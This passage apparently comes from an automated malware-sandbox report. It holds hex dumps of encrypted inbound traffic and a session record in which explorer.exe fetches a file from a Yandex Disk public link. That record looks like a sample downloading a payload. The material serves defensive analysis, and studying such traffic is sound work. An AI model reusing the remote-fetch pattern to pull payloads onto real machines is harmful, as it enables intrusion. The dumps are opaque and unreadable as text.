2000Fy<rQ!6=;k2(LJZgVhDTtTl//K@)r8O4Tj:0S9%~VP!hV~=(9&E[@G2/.lcf2<v0^"3ogw;gT.z$5Z7ZQDUZ @I^4vx:'0\fiPy=
2022-10-03 14:02:33 UTC	376	IN	Data Raw: ef 5e c6 05 6c a9 Data Ascii: ^l
2022-10-03 14:02:33 UTC	376	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	376	IN	Data Raw: 31 66 66 38 0d 0a 43 1a f6 91 75 0a 81 74 04 fc 0c 68 7f df 9f 77 e8 58 7a 5f 76 39 4f 97 8f 94 87 fc fe e7 42 fc e7 9b b4 48 97 80 86 be b1 0d cb 19 85 d9 ae 66 96 9a 81 c6 7a b3 ca 42 fe 19 06 97 77 eb 1f e7 7e 1f 7a a8 3a 83 5f e5 ca 7f ff 22 cf 81 e7 c1 28 9d bd f6 4c 5c 6a 0e 30 bb e0 06 80 d5 6c 64 46 66 53 5a 3d fe 01 5b 3e 47 7e 84 85 71 d2 01 a6 cf e7 8f ae e5 f0 dc 2e b0 29 c1 64 bb 8f 22 80 9c 3f 0b 71 40 62 24 f6 dd 5f 49 c4 9f 74 bf 7d 8d 6d 38 7a f3 4a a4 5f 14 6f d7 fe 44 b9 8e e6 37 c5 2a eb 9f 7a fc 47 58 0a cc 12 e9 b5 2b 81 92 a2 97 54 f1 fc d0 d4 17 c5 8b 56 c2 ad b8 8b 4f 50 ba 16 b2 b2 44 4d 18 5c dc 12 b3 84 4e be 34 24 cc 53 60 30 6d 3c a1 52 43 95 55 02 26 49 56 be 8e ce 6c f6 25 f3 27 f7 4f 42 f9 aa c1 ac 86 a8 19 29 f5 53 f8 7c Data Ascii: 1ff8CuthwXz_v9OBHfzBw~z:_"(L\j0ldFfSZ=[>G~q.)d"?q@b$_It}m8zJ_oD7*zGX+TVOPDM\N4$S`0m<RCU& IVl%'OB)S|
2022-10-03 14:02:33 UTC	384	IN	Data Raw: 32 30 30 30 0d 0a Data Ascii: 2000

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	384	IN	Data Raw: 2f 75 77 e5 6a 4f 3f 12 a8 0f 08 b0 7e 65 b1 e7 21 36 04 89 da 35 b7 7e d9 2e ca de 12 e0 67 77 25 bc 80 73 a3 12 8b bb 60 55 53 2f 84 8f 8d b8 10 60 c7 6c 39 59 02 8c 95 48 66 20 b8 95 ff 51 01 50 1c b2 13 ae 87 4d 91 cb 85 f7 a6 79 d6 42 1c ef 00 5f 31 3c 9c e2 cd 8e ca f7 83 36 2e 96 89 b6 f3 b1 14 21 e4 ca ec 88 3e 0a 0c 0b 37 7c 3c c1 99 3f 11 f4 fd 87 ec 75 98 ea 67 94 fd 3a 1a 2f c0 d7 ba ca a8 f5 29 69 d2 85 70 5f a3 04 37 e4 6d 93 e2 7e 1a 2b c5 70 10 17 ef e2 08 e1 3a 38 29 6b 15 db 2b e2 09 1b 31 a5 a3 ae 4f 64 1b 2f 14 eb de 03 c2 ba f2 29 27 e1 b8 48 83 ed 7d f0 ee 50 65 c2 16 e7 1f a9 03 ef b4 8d 76 d6 e6 28 5b 25 29 91 ae 9a 59 22 cb d1 45 30 29 4b 50 19 66 21 c1 6b 57 6b bf 2d f2 e3 5f 47 60 23 c9 f4 dd a2 3f f5 ce ad 69 27 38 9e a5 4f c4 Data Ascii: /uwjO?~e!65~.gw%s`US/`!9YHf QPMyB_1<6.!>7|<?ug:/)ip_7m~+p:8)k+1Od/)'H}Pev([%)Y"E0)KPf!kWk-_G`#?i'8O
2022-10-03 14:02:33 UTC	392	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	392	IN	Data Raw: 32 30 30 30 0d 0a 55 ae 87 6c 69 3f 3c 55 b5 fc db 12 f5 a0 6d e1 5a 01 f3 11 58 5c 37 99 8d 40 c2 18 50 07 91 ca 03 55 18 d6 0d 3c 33 64 0a ca 46 44 ed 4a 3a e6 90 df d8 81 f7 83 4c 4f 09 1c 92 4d ac a2 fa a0 3a 4b ae 25 1f 9c be 0f 92 22 1c 3b 65 84 97 ab 94 e5 1f 3b 5a b9 97 d0 f9 98 0e dc f1 7d aa 09 d3 a4 c3 69 a6 da bc ce 45 bf be 7a 19 5f d6 43 4a 58 e8 11 9c 2b 08 ac 71 6b 99 b7 1c bd a8 54 ed 80 16 e7 a7 1a bc 39 32 d2 dd 16 29 82 bf fb 52 b8 ff 96 a2 19 4a 84 79 c6 e7 80 64 98 b7 ec 03 48 5a f6 9a d4 2a a9 d9 ee 41 77 bf 3d f2 45 5a 37 f9 67 79 fe 13 ed 0c 72 10 73 f5 bd 74 07 97 96 ec ad 6b 33 7e fe 8a 90 89 7b 20 39 e9 49 74 c4 f8 5e 36 93 b9 4b a8 db 96 a9 dc 4c b1 82 b8 2f f6 b4 05 d8 bb 94 b1 c1 d7 d3 2d 64 16 a4 a0 8e c9 6d af 63 c9 45 5f Data Ascii: 2000Uli?<UmZX\7@PU<3dFDJ:LOM:K%";e;Z}iEz_CJX+qkT92)RJydHZ*Aw=EZ7gyrstk3~{ 9It^6KL/-dmcE_
2022-10-03 14:02:33 UTC	400	IN	Data Raw: 5b 43 7e 67 5f c6 Data Ascii: [C~g_
2022-10-03 14:02:33 UTC	400	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	400	IN	Data Raw: 32 30 30 30 0d 0a d9 1e 47 4f 1b 11 5a cd f6 79 57 aa b3 2b ae f4 8a a4 67 8b f1 29 62 85 32 0a 2a cd bc 8b 4c 13 cc 70 fb 02 af 25 84 76 f9 a6 91 28 10 c8 62 fd cb ee 3c 0c 3b a8 eb 89 34 64 22 b7 20 d1 ad 5a 8d dd e1 da 5e ac 1f eb 8e c2 29 7c 60 06 ed 9a ab 70 24 13 cd 62 89 67 59 87 4b fe aa d6 5a 35 77 50 ac 76 2d ff bc b1 3d f7 9e 9e e1 b2 40 9e 48 6d 30 0c 37 75 33 33 12 58 cb 9d c4 d7 88 ee 56 08 b7 9a 9b 94 bd e8 c5 74 88 60 6f e3 82 a6 65 d1 7e b4 bb 0d c8 58 a1 0f de 49 80 8f 18 77 9d c3 13 2b 0b 2f c8 2d 68 97 22 32 4d 97 6d 95 52 bb 38 48 9f 2a bd 3d 68 79 34 33 f3 1b 3f 70 59 28 0a 0f 77 f9 42 c8 84 ac 29 b3 f0 45 7f 5d 83 d6 cb e0 e6 08 68 37 62 c7 3e c7 71 fb 84 52 cb 6a 39 4d 38 6e ab bd 7d f2 2d ed e7 dd 6f bd d4 61 6e b9 78 b6 c1 ad 65 Data Ascii: 2000GOZyW+g)b2*Lp%v(b<;4d" Z^)|`p$bgYKZ5wPv-=@Hm07u33XVt`oe~XIw+/-h"2MmR8H*=hy43?pY(wB)E]h7b>qRj9M8n}-oanxe
2022-10-03 14:02:33 UTC	408	IN	Data Raw: 72 00 9e 93 93 ea Data Ascii: r
2022-10-03 14:02:33 UTC	408	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	408	IN	Data Raw: 32 30 30 30 0d 0a 73 60 50 03 0a a3 dd fb 12 3e 78 51 e3 0f 93 52 02 2d 3f 04 50 c9 f7 ef 5e d7 a7 e5 04 52 e6 b3 89 98 1e f6 bb 5d 96 73 fa d8 fa 05 9a 2a b0 e1 8f 16 e9 0f 57 fd 82 a4 3f 57 12 bc 86 86 db b5 9a 54 5d 0d f9 c7 7a f9 e4 e3 58 a2 4e f7 31 37 81 eb 66 fa ef dd f6 39 79 a6 0b 86 16 94 97 af 97 eb f1 90 6b de 1e 93 ef d3 ec 15 1c 32 8c 46 b5 73 1b cb e0 d3 df a7 43 f7 13 5b 68 f1 f9 ef b1 ff c9 8c c0 4b 88 6a 35 00 87 d8 fb ef f4 40 8c 64 7b cb 9b b0 19 80 b6 f6 da 21 b3 38 23 c9 ea fb 11 78 19 5c 23 31 9d 4f 07 23 b4 77 45 f1 40 f7 37 22 97 93 05 6f 99 2a 5c 72 44 d0 7d 74 77 f5 d8 09 05 31 ac 5f 67 3a b5 ea 1a 2b 9d 25 45 95 ca f6 c9 7e 36 59 f8 73 52 b8 76 02 3c a1 7a 89 f1 71 68 d5 7a 8e bb df 2e 6a b9 31 93 85 b3 d6 78 ed 62 f0 d7 92 cc Data Ascii: 2000s`P>xQR-?P^R]s*W?WT]zXN17f9yk2FsC[hKj5@d{!8#x\#1O#wE@7"o*\rD}tw1_g:+%E~6YsRv<zqhz.j1xb
2022-10-03 14:02:33 UTC	416	IN	Data Raw: d3 59 ee 17 70 f6 Data Ascii: Yp
2022-10-03 14:02:33 UTC	416	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	416	IN	Data Raw: 32 30 30 30 0d 0a 22 85 19 cb d7 c4 35 3f be 49 56 9c 12 f4 95 61 99 ca 93 d6 40 01 3c e4 9d 37 88 d4 c0 5d da 11 ac 7b a1 2a d7 79 d1 f1 25 09 71 72 69 92 75 55 52 37 6f 34 b1 2e 71 9e 21 28 fa cb ec be 7c 4e a1 6c 1b 48 8e ee a7 65 f2 d3 76 d7 e8 45 2f a1 7d ed 58 b1 5d 13 8c 69 87 94 80 eb 8a b6 13 a1 56 e0 47 01 dd 3e bc a2 b0 30 e9 09 07 ec ea b6 60 3a 87 77 28 71 60 30 01 81 fe 3f 97 5f 5d e9 1d 0f 6e 66 eb 85 fc a8 b0 91 2b 36 dc 51 be 93 a1 95 7f 17 e7 96 c2 30 b7 bf 3b fc 23 e1 fe 31 58 6e 99 17 4f 58 59 67 6c 82 c5 c9 9e c6 e3 c8 b6 78 40 f1 49 19 7e ca 8b 91 1e 16 9e 98 62 e3 2c a6 dc a1 de 76 ea 4c d9 73 e0 01 ca c7 f0 a4 4a ed ea 50 fa 3d 28 e8 e2 06 1e 0b a1 6f c4 4d d4 6e 4c 99 41 32 e4 9d 0a 94 4b fd c9 18 ea 1c 0b d9 3e 17 86 63 0b 61 3f Data Ascii: 2000"5?IVa@<7]{*y%qriuUR7o4.q!(|NlHevE/}XjiVG>0`:w(q`0?_]nf+6Q0;#1XnOXYglx@I~b,vLsJP=(oM nLA2K>ca?
2022-10-03 14:02:33 UTC	424	IN	Data Raw: f4 76 96 9a b6 98 Data Ascii: v
2022-10-03 14:02:33 UTC	424	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	424	IN	Data Raw: 32 30 30 30 0d 0a 08 8c 1e b3 66 4c 77 0a ba fe b8 f6 a9 d3 f0 4d df c2 08 0a 56 f0 a3 f9 c5 9b c5 45 88 36 9b a5 fb 38 ea 14 c2 bf 31 aa ca 9d da 00 5a 6b 4a 18 d1 6f bc b4 3c f5 f9 b5 36 a9 5e 3d 1d 7e 02 0a 1d 91 f7 a9 54 d1 2e 8f 42 cc cb 75 c1 59 ff 4a f6 fe db e2 1e 1b 4a 7d af f8 5e 07 63 33 18 1d 85 1f 7d 3b 4f 3a 4c 21 34 5c d9 b5 b9 e3 3e 36 55 45 a9 66 d5 ba 1a 04 64 de c6 10 55 b4 d3 ec b7 33 48 66 b5 a8 61 6c 95 bf 3f 2c bd 05 33 1b e4 fd 1a b0 0a d2 6d a0 e7 86 c7 7c 4c dc d2 17 38 6e e0 9b 07 b4 c3 26 4c c5 ca dc 02 7f ae bc 00 c3 86 9a 72 bb b4 be b4 4c 66 55 ab 90 28 27 12 09 dc 0c 30 15 c2 90 23 99 cb 12 5e e9 bb 08 65 3c d4 bd bc 01 79 7a b5 a9 11 2c 27 30 14 4e 03 e0 ac d2 dd e5 45 c1 3e 75 b4 ed de 92 c6 01 a8 0a 2f 5d 7f ce e9 54 18 Data Ascii: 2000fLwMVE681ZkJo<6^=~T.BuYJJ}^c3};O:L!4\>6UEfdU3Hfal?,3m|L8n&LrLfU('0#^e<yz,'0NE>u/]T
2022-10-03 14:02:33 UTC	432	IN	Data Raw: e8 ed b7 c2 bf 2c Data Ascii: ,
2022-10-03 14:02:33 UTC	432	IN	Data Raw: 0d 0a Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	432	IN	Data Raw: 32 30 30 30 0d 0a 96 b0 62 de 27 45 04 70 2d 10 54 ea ac 3b 9f d5 74 2a e7 c1 e0 50 d3 4b 27 e6 17 e2 5b c4 b3 be 93 32 be 58 78 ad 90 aa 53 77 04 65 c0 6e 36 a5 e9 b0 f5 a7 93 30 e7 31 7b 12 63 c7 44 fc 51 36 cc d4 f7 67 23 74 d7 dc 1b c9 dc ef db 1a b8 3b 5d a0 6b da 1d 34 ff a2 40 f5 88 54 3b 4f 99 da 92 38 37 b8 18 17 37 28 0f d4 f4 e6 f8 c0 66 d2 5f d6 4e a9 00 e5 dd 1e 56 a2 9e 29 01 02 d9 02 e4 4b b2 62 96 6e ba 1d 7d 2b 19 9c 76 32 ad 7d bd 0d c9 0a 1e 61 19 30 47 87 7e 20 58 57 bb 0a 20 1f 4c 39 d6 d2 04 fc 9f f3 58 19 ae cf 2f 4d f2 ed 7e 80 a4 ba 6a fe 78 41 43 9c 59 ea dd eb 1f a3 5e c6 c4 7b 05 22 1e 5d b8 85 f3 df e2 ec ab c9 90 86 a8 90 0c ab d9 77 0b 26 e7 31 eb 7e c4 39 17 23 35 7d 62 f7 94 a2 e2 18 d8 91 ea 8a ff 02 ec e2 20 12 5d 69 ac Data Ascii: 2000b'Ep-T;t*PK'[2XxSwen601{cDQ6g#t;]k4@T;O877(f_NV)Kbn}+v2}a0G~ XW L9X/M~jxACY^{"]w&1~9#5}b]i
2022-10-03 14:02:33 UTC	440	IN	Data Raw: 3a ac b2 45 7a 55 Data Ascii: :EzU
2022-10-03 14:02:33 UTC	440	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	440	IN	Data Raw: 31 66 66 38 0d 0a 7d 0b 1b 21 bd a4 49 c4 c1 8f 61 11 cc b4 0c 8f ba 25 a8 15 68 fa e3 9c fe 83 eb 85 73 d2 f0 c4 78 db 08 88 32 bb e5 e4 28 72 22 7b d8 91 d0 7b 88 85 15 b3 b1 77 f3 ad ca 8f 89 e1 18 00 bd 7d 2f 33 d1 b0 5b d4 87 9e ed 5c fe 6d 36 8f 80 a1 8b aa 1f 6b 09 9e bd e4 03 4f 05 66 45 65 c1 51 b4 28 31 4c 0c b9 c5 40 d8 ea 66 c8 69 0e 23 d3 4b 65 d8 f0 39 62 5d 00 28 8d 41 27 32 6e 32 24 64 b1 1b b6 5a 8e 2f af 69 3b 15 16 db 89 d0 11 d2 9a f6 2d d7 0a 0b 5b b4 79 59 fb 08 51 e6 71 ee fe d4 88 c9 4b 0f 8e 80 77 c6 e1 cf 5f f7 42 91 fc 25 b9 8c ce 38 1c cf ec 3b ab 0f d0 78 52 6f d6 e6 a8 96 af 33 f0 ae 35 e1 ee 70 9d d2 19 df 47 60 44 8e 62 a8 b1 03 74 dc 4d ca c2 51 96 e0 26 02 d9 d8 14 e9 2b 9d 9e 84 15 29 3a 87 78 1d 06 09 00 db 6a d1 72 5e Data Ascii: 1ff8}!Ia%hsx2(r"{{w}/3[\m6kOfEeQ(1L@fi#Ke9b](A'2n2$dZ/i;-[yYQqKw_B%8;xRo35pG`DbtMQ&+):xjr^
2022-10-03 14:02:33 UTC	448	IN	Data Raw: 32 30 30 30 0d 0a Data Ascii: 2000
2022-10-03 14:02:33 UTC	448	IN	Data Raw: 3b 00 00 00 5a 00 00 00 78 00 00 00 97 00 00 00 b5 00 00 00 d4 00 00 00 f3 00 00 00 11 01 00 00 30 01 00 00 4e 01 00 00 6d 01 00 00 ff ff ff ff 1e 00 00 00 3a 00 00 00 59 00 00 00 77 00 00 00 96 00 00 00 b4 00 00 00 d3 00 00 00 f2 00 00 00 10 01 00 00 2f 01 00 00 4d 01 00 00 6c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: ;Zx0Nm:Yw/Ml
2022-10-03 14:02:33 UTC	456	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	456	IN	Data Raw: 32 30 30 30 0d 0a 63 82 7e d1 69 7f 7f c6 80 ac ca ce 80 b3 c4 d0 81 a8 c6 ca 84 a5 d3 d4 7e a4 bd cf 7d a6 c3 ca 7c 9b be cc 79 95 cf d4 72 89 ba d1 6e 7c 81 cf 62 79 7e d1 7f 94 9b d4 b0 c5 b2 d6 a9 ba b9 d2 bb ce b2 ce c1 cc b8 d3 84 99 83 d7 7b 83 7c da 9b bf 93 5b a3 d2 96 40 ab d4 9d 4b 90 c6 90 4b 94 b4 95 57 8b bb 9d 5b 37 1a 57 1f 3d 21 4b 1b 3f 29 54 18 00 00 00 00 00 00 00 00 00 00 00 00 85 aa 98 2e 82 80 85 d8 91 99 9a db c4 d4 ce d5 bb d3 bf c9 c7 c3 c3 d0 b9 c1 c4 d4 b4 c9 c3 d3 bb bd c2 d0 bb c5 b9 d8 c1 c5 c0 ce b0 ba ba d4 be c2 b3 d5 c0 c6 be d2 c0 b8 bb da b5 c6 c1 d2 83 8f 98 cf 5c 7f 81 ce 73 7f 81 d7 7f a4 b5 d5 82 bb bf d4 7e ac b7 d8 82 a4 c1 d4 7f a7 c7 cd 7f a2 c0 d8 7e aa c2 d1 73 9a c4 d9 6b 82 cd d5 56 7c 79 d4 4f 80 7c d8 86 Data Ascii: 2000c~i~}|yrn|by~{|[@KKW[7W=!K?)T.\s~~skV|yO|
2022-10-03 14:02:33 UTC	464	IN	Data Raw: c1 ce c2 ca c6 cc Data Ascii:
2022-10-03 14:02:33 UTC	464	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	464	IN	Data Raw: 65 33 38 0d 0a be ce c4 d0 ba d1 c2 d5 c2 d0 bb cf c0 cb bd d8 c3 c8 c2 cd ba cb c1 d2 b8 c6 b7 cc 98 98 93 d4 8b 8e 8f c9 a7 b0 aa d1 8f 99 93 d1 80 7f 80 cc 7f 92 85 8d 67 82 81 ba 77 98 a6 d2 7c af c2 d1 83 bd c3 d1 7c b5 ca d2 80 ad cb d0 6f 8a a0 ce 65 79 7c bf 62 58 70 3e 38 21 53 07 35 20 4b 03 00 00 00 00 a0 dc d7 0f 80 8c 89 d7 b2 c1 b2 d4 c6 cb c6 cd bd d2 c6 ca c4 ce bb d7 bf c6 be cf bb c8 c7 d1 bd c5 c6 cd bb cc c6 cc bd c8 c1 d1 b9 ca c2 d4 be c8 bf d0 b9 c6 c7 d5 8e 93 92 d6 8b 90 88 da 92 9e 97 d2 83 7e 80 b9 94 ad 94 7c aa cb ac 61 91 aa 9c 72 69 81 85 bb 6e 94 a2 d2 83 be c2 d0 7a b9 c6 d3 6f 92 9b ce 5e 85 7b bb 98 9b a0 63 af b7 b1 16 00 00 00 00 00 00 00 00 00 00 00 00 a2 df e1 1b 89 8c 82 d6 b1 ba b0 d9 c1 d2 ca d6 c2 cf c5 d0 bc d1 Data Ascii: e38gw||oey|bXp>8!S5 K~|arinzo^{c


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49727	87.250.250.50	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:40 UTC	468	OUT	GET /d/aS1IzKYGKL0Ctw HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: disk.yandex.ru

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:41 UTC	468	IN	HTTP/1.1 200 OK Connection: Close Content-Length: 10538 Content-Security-Policy: default-src 'none'; script-src yastatic.net 'nonce-O/CJJckHn2EwwOETWIKDkg==' 'unsafe-inline' mc.yandex.ru mc.webvisor.com mc.webvisor.org mc.yandex.com mc.yandex.by mc.yandex.com.tr mc.yandex.kz mc.yandex.ua mc.yandex.az mc.yandex.co.il mc.yandex.com.am mc.yandex.com.ge mc.yandex.ee mc.yandex.fr mc.yandex.kg mc.yandex.lt mc.yandex.lv mc.yandex.md mc.yandex.tj mc.yandex.tm mc.yandex.uz https://frontend.vh.yandex.ru https://yastatic.net an.yandex.ru storage.mds.yandex.net; style-src yastatic.net 'unsafe-inline'; font-src yastatic.net; object-src yastatic.net 'self'; img-src yastatic.net 'self' data: https://avatars.mds.yandex.net storage.mds.yandex.net https://yapic.yandex.net downloader.disk.yandex.ru downloader.disk.yandex.net yandex.ru mc.webvisor.com mc.webvisor.org mc.yandex.com mc.yandex.by mc.yandex.com.tr mc.yandex.kz mc.yandex.ru mc.yandex.ua mc.yandex.az mc.yandex.co.il mc.yandex.com.am mc.yandex.com.ge mc.yandex.ee mc.yandex.fr mc.yandex.kg mc.yandex.lt mc.yandex.lv mc.yandex.md mc.yandex.tj mc.yandex.tm mc.yandex.uz mc.admetrica.ru strm.yandex.ru an.yandex.ru *.weborama.fr view.adjust.com view.atdmt.com comscore.com s1.countby.com bl1.datamind.ru *.doubleclick.net secure-it.imrworldwide.com lamoda25.ru omirussia.ru amch.questionmarket.com r24-tech.com yandex.dsp.redfog.ru yandex-bidder.rutarget.ru eu-propulsor.sociomantic.com tns.ru gemius.pl adfox.ru pixel.adlooxtracking.com avatars-fast.yandex.net favicon.yandex.net banners.adfox.ru content.adfox.ru ads6.adfox.ru yastat.net avatars.mds.yandex.net *.tns-counter.ru *.verify.yandex.ru verify.yandex.ru ads.adfox.ru bs.serving-sys.com bs.serving-sys.ru ad.adriver.ru wcm.solution.weborama.fr wcm-ru.frontend.weborama.fr ad.doubleclick.net rgi.io track.rutarget.ru ssl.hurra.com amc.yandex.ru gdeby.hit.gemius.pl tps.doubleverify.com pixel.adsafeprotected.com impression.appsflyer.com pixel.adlooxtracking.ru; connect-src 'self' yandex.ru mail.yandex.ru api.passport.yandex.ru yandexmetrica.com:* mc.webvisor.com mc.webvisor.org mc.yandex.com mc.yandex.by mc.yandex.com.tr mc.yandex.kz mc.yandex.ru mc.yandex.ua mc.yandex.az mc.yandex.co.il mc.yandex.com.am mc.yandex.com.ge mc.yandex.ee mc.yandex.fr mc.yandex.kg mc.yandex.lt mc.yandex.lv mc.yandex.md mc.yandex.tj mc.yandex.tm mc.yandex.uz mc.admetrica.ru strm.yandex.ru log.strm.yandex.ru streaming.disk.yandex.net csp.yandex.net blob: an.yandex.ru *.strm.yandex.net verify.yandex.ru *.verify.yandex.ru yandex.st yastatic.net matchid.adfox.yandex.ru adfox.yandex.ru ads.adfox.ru ads6.adfox.ru jstracer.yandex.ru yastat.net tps.doubleverify.com pixel.adsafeprotected.com amc.yandex.ru; frame-src yastatic.net 'self' yandex-disk: blob: downloader.disk.yandex.ru downloader.disk.yandex.net *.storage.yandex.net *.disk.yandex.net mc.yandex.ru mc.yandex.md https://frontend.vh.yandex.ru https://yastatic.net; media-src downloader.disk.yandex.ru downloader.disk.yandex.net *.storage.yandex.net *.disk.yandex.net blob: data: *.yandex.net strm.yandex.ru *.strm.yandex.ru yastat.net; child-src blob: mc.yandex.ru; frame-ancestors webvisor.com *.webvisor.com http://webvisor.com http://*.webvisor.com; report-uri https://csp.yandex.net/csp?from=disk-public&project=disk-public&yandex_login=&yandexuid=9974078591664805760; Content-Type: text/html; charset=utf-8 Date: Mon, 03 Oct 2022 14:02:41 GMT ETag: W/"292a-xOTb+cUyY4aZc/RHSofi84fU5vY" Set-Cookie: yandexuid=9974078591664805760; Max-Age=315360000; Domain=.yandex.ru; Path=/; Expires=Thu, 30 Sep 2032 14:02:40 GMT; Secure Set-Cookie: _yasc=4oVTSD2DBTjInxy4nXhGLqDLFqMgN8g/G9VEsmDXzt8AkA==; domain=.yandex.ru; path=/; expires=Wed, 02-Nov-2022 14:02:40 GMT; secure Set-Cookie: i=hNcjvrSgnRtaLiG0JQYUWgA2Fy1iQuTAcJeVRtPBl11pe4OJXUyza5mlParVYEoygG2lbG2m49/eV+l6eZONVjrD0Mo=; Expires=Wed, 02-Oct-2024 14:02:40 GMT; Domain=.yandex.ru; Path=/; Secure; HttpOnly Vary: Accept-Encoding X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Robots-Tag: noindex, noarchive, nofollow
2022-10-03 14:02:41 UTC	472	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 72 75 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 74 69 74 6c 65 3e d0 a1 d0 ba d0 b0 d1 87 d0 b0 d0 b9 d1 82 d0 b5 20 d1 84 d0 b0 d0 b9 d0 bb 0a d0 b8 d0 bb d0 b8 20 d0 be d0 b1 d0 bd d0 be d0 b2 d0 b8 d1 82 d0 b5 20 d0 b1 d1 80 d0 b0 d1 83 d0 b7 d0 b5 d1 80 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c Data Ascii: <!DOCTYPE html><html lang="ru"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><meta name="viewport" content="width=device-width,initial-scale=1"><title> </title><styl
2022-10-03 14:02:41 UTC	476	IN	Data Raw: 57 47 5a 77 4f 70 56 55 52 57 42 4b 67 4a 56 42 4b 6f 49 56 42 47 6f 49 74 44 38 43 50 77 58 79 33 31 4c 6e 6f 4e 34 77 45 77 41 41 41 41 41 53 55 56 4f 52 4b 35 43 59 49 49 3d 29 20 6e 6f 2d 72 65 70 65 61 74 7d 2e 74 69 74 6c 65 2d 77 72 61 70 70 65 72 7b 77 68 69 74 65 2d 73 70 61 63 65 3a 70 72 65 2d 77 72 61 70 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 33 70 78 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 37 36 70 78 7d 2e 6d 6f 62 69 6c 65 20 2e 74 69 74 6c 65 2d 77 72 61 70 70 65 72 7b 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 33 30 70 78 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 33 36 70 78 7d 2e 74 69 70 2d 77 72 61 70 70 65 72 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 33 70 78 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 33 32 70 78 3b Data Ascii: WGZwOpVURWBKgJVBKoIVBGoItD8CPwXy31LnoN4wEwAAAAASUVORK5CYII=) 